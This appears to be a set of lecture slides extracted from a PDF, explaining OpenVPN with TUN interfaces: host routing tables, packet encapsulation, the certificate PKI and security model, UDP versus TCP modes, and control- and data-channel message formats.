
tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



application sending packets to
10.0.0.0/24 use tun0 as source
iface (i.e. source address will be
10.0.0.1) and next hop 10.0.0.2

OpenVPN host to server with TUN virtual interfaces

Host Configuration


tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



packets received by the VPN next hop (which is a "virtual node" running locally on the host) are encapsulated within a D-TLS tunnel previously established with the VPN server

OpenVPN host to server with TUN virtual interfaces

Host Configuration


tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



packets are then sent to the real next hop (e.g. the default GW) through the physical interface of the host

OpenVPN host to server with TUN virtual interfaces

Host Configuration


tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



packets are received by the access router which will most likely NAT the external header (ip.src 1.1.1.1, ip.dst 2.2.2.2)

OpenVPN host to server with TUN virtual interfaces

Host Configuration


tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



packets are eventually received
by the OpenVPN Server. The
inner packets is decapsulated
and forwarded like in the host

OpenVPN host to server with TUN virtual interfaces

Host Configuration


tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



saddr 10.0.0.1	L4	app
daddr whatever		

inner packet

OpenVPN host to server with TUN virtual interfaces

Host Configuration



tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



OpenVPN host to server with TUN virtual interfaces

Host Configuration



tun0: 10.0.0.1/30

VPN address range: 10.0.0.0/24

eth0: 192.168.0.100/24

Host Routing Table

10.0.0.2/32	*	tun0
10.0.0.0/24	10.0.0.2	tun0
192.168.0.1/24	*	eth0
0.0.0.0/0	192.168.0.1	eth0



OpenVPN PKI

- ❑ OpenVPN (in tls-mode) uses TLS for protecting the control channel
- ❑ The first step in building an OpenVPN 2.0 configuration is to establish a PKI which consists of:
 - ❑ a **separate certificate** (also known as a public key) and private key for the server and each client
 - ❑ a **master Certificate Authority (CA)** certificate and key which is used to sign each of the server and client certificates
- ❑ OpenVPN supports bidirectional authentication based on certificates, meaning that the client must authenticate the server certificate and the server must authenticate the client certificate before mutual trust is established
- ❑ Both server and client will authenticate the other by first verifying that the presented certificate was signed by the master certificate authority (CA), and then by testing information in the now-authenticated certificate header, such as the certificate common name or certificate type (client or server)

OpenVPN security model

- ❑ This security model has a number of desirable features from the VPN perspective:
 - ❑ The server **only needs its own certificate/key** -- it doesn't need to know the individual certificates of every client which might possibly connect to it.
 - ❑ The server will only **accept clients whose certificates were signed by the master CA** certificate (which we will generate below).
 - ❑ And because the server can perform this signature verification **without needing access** to the CA private key itself, it is possible for the CA key (the most sensitive key in the entire PKI) to reside on a completely different machine, even one without a network connection.
 - ❑ If a private key is compromised, it can be disabled by adding its certificate to a **CRL** (certificate revocation list). The CRL allows compromised certificates to be selectively rejected without requiring the entire PKI being rebuilt.
 - ❑ The server can enforce **client-specific access rights** based on embedded certificate fields, such as the Common Name.

The OpenVPN protocol


- ❑ OpenVPN currently supports two ways to communicate between endpoints: using **UDP** packets or using **TCP** packets.
- ❑ Both modes of communication have their advantages and disadvantages
 - ❑ Using a TCP-based application over a TCP-based VPN can result in double performance loss, especially if the underlying network connection is bad
 - ❑ Nice article: “**Why TCP over TCP is a Bad Idea**”
<http://sites.inka.de/~W1011-devel/tcp-tcp.html>
 - ❑ It can be similarly argued that sending UDP over UDP may also be not a good idea
 - ❑ Even Though I personally think that if the application requires a connectionless transport layer, why should we have TCP in the underlying layer?
 - ❑ The general rule of thumb is as follows: if UDP (mode udp) works for you, then use it; if not, then try TCP

The OpenVPN protocol

- ❑ When UDP mode is used, OpenVPN implements TLS over UDP
- ❑ OpenVPN implements a ***client/server protocol***
- ❑ OpenVPN uses ***two virtual channels*** to communicate between the client and server:
 - ❑ A ***TLS control channel*** to exchange configuration information and cipher material between the client and server.
 - ❑ This channel is used mostly when the VPN connection is started, as well as for exchanging new encryption keying material and sending keep alives
 - ❑ A ***data channel*** over which the (rawly) encrypted payload is exchanged
 - ❑ The exception to this is the older pre-shared key point-to-point mode, in which only the data channel is used.

The OpenVPN protocol

- ❑ The ***control channel*** is initiated using a TLS-style protocol, similar to how a secure website connection is initiated. During control channel initialization, the encryption cipher and hashing algorithm are negotiated between the client and server.
- ❑ Encryption and authentication algorithms for the ***data channel*** are not negotiable, but they are set in both the client and server configuration files for OpenVPN



in UDP mode OpenVPN needs to implement a reliability layer (explicit packet acknowledgement)

The OpenVPN protocol

OpenVPN header format

- ❑ **Packet length** (16 bits, unsigned) -- TCP only, always sent as plaintext. Since TCP is a stream protocol, the packet length words define the packetization of the stream.
- ❑ **Packet opcode/key_id** (8 bits) -- TLS only, not used in pre-shared secret mode.
 - ❑ packet message type, a P_* constant (high 5 bits)
 - ❑ P_CONTROL_HARD_RESET_CLIENT, P_CONTROL_HARD_RESET_SERVER
 - ❑ P_CONTROL_SOFT_RESET, P_CONTROL, P_ACK, P_DATA
 - ❑ _RESET_* messages *_V1 and *_V2 (depending on the key method)
 - ❑ key_id (low 3 bits, see key_id in struct tls_session below for comment). The key_id refers to an already negotiated TLS session. OpenVPN seamlessly renegotiates the TLS session by using a new key_id for the new session. Overlap (controlled by user definable parameters) between old and new TLS sessions is allowed, providing a seamless transition during tunnel operation.
- ❑ **Payload** (n bytes), which may be a P_CONTROL, P_ACK, or P_DATA message.

The OpenVPN protocol

P_CONTROL message format

- ❑ local session_id (random 64 bit value to identify TLS session).
- ❑ HMAC signature of entire encapsulation header for integrity
- ❑ P_ACK packet_id array length (1 byte).
- ❑ P_ACK packet-id array (if length > 0).
- ❑ P_ACK remote session_id (if length > 0)
- ❑ message packet-id (4 bytes).
- ❑ TLS payload ciphertext (n bytes) (only for P_CONTROL).

Once the TLS session has been initialized and authenticated, the TLS channel is used to exchange random key material for bidirectional cipher and HMAC keys which will be used to secure actual tunnel packets.

OpenVPN currently implements ***two key methods***

- ❑ ***Key method 1*** directly derives keys using random bits obtained from the RAND_bytes OpenSSL function.
- ❑ ***Key method 2*** mixes random key material from both sides of the connection using the TLS PRF mixing function. Key method 2 is the preferred method and is the default for OpenVPN 2.0.

The OpenVPN protocol

The **P_DATA** payload represents encrypted, encapsulated tunnel packets which tend to be either IP packets or Ethernet frames. This is essentially the "payload" of the VPN.

P_DATA message content:



- HMAC of ciphertext IV + ciphertext (if not disabled by --auth none).
- Ciphertext IV (size is cipher-dependent, if not disabled by --no-iv).
- Tunnel packet ciphertext.

P_DATA plaintext


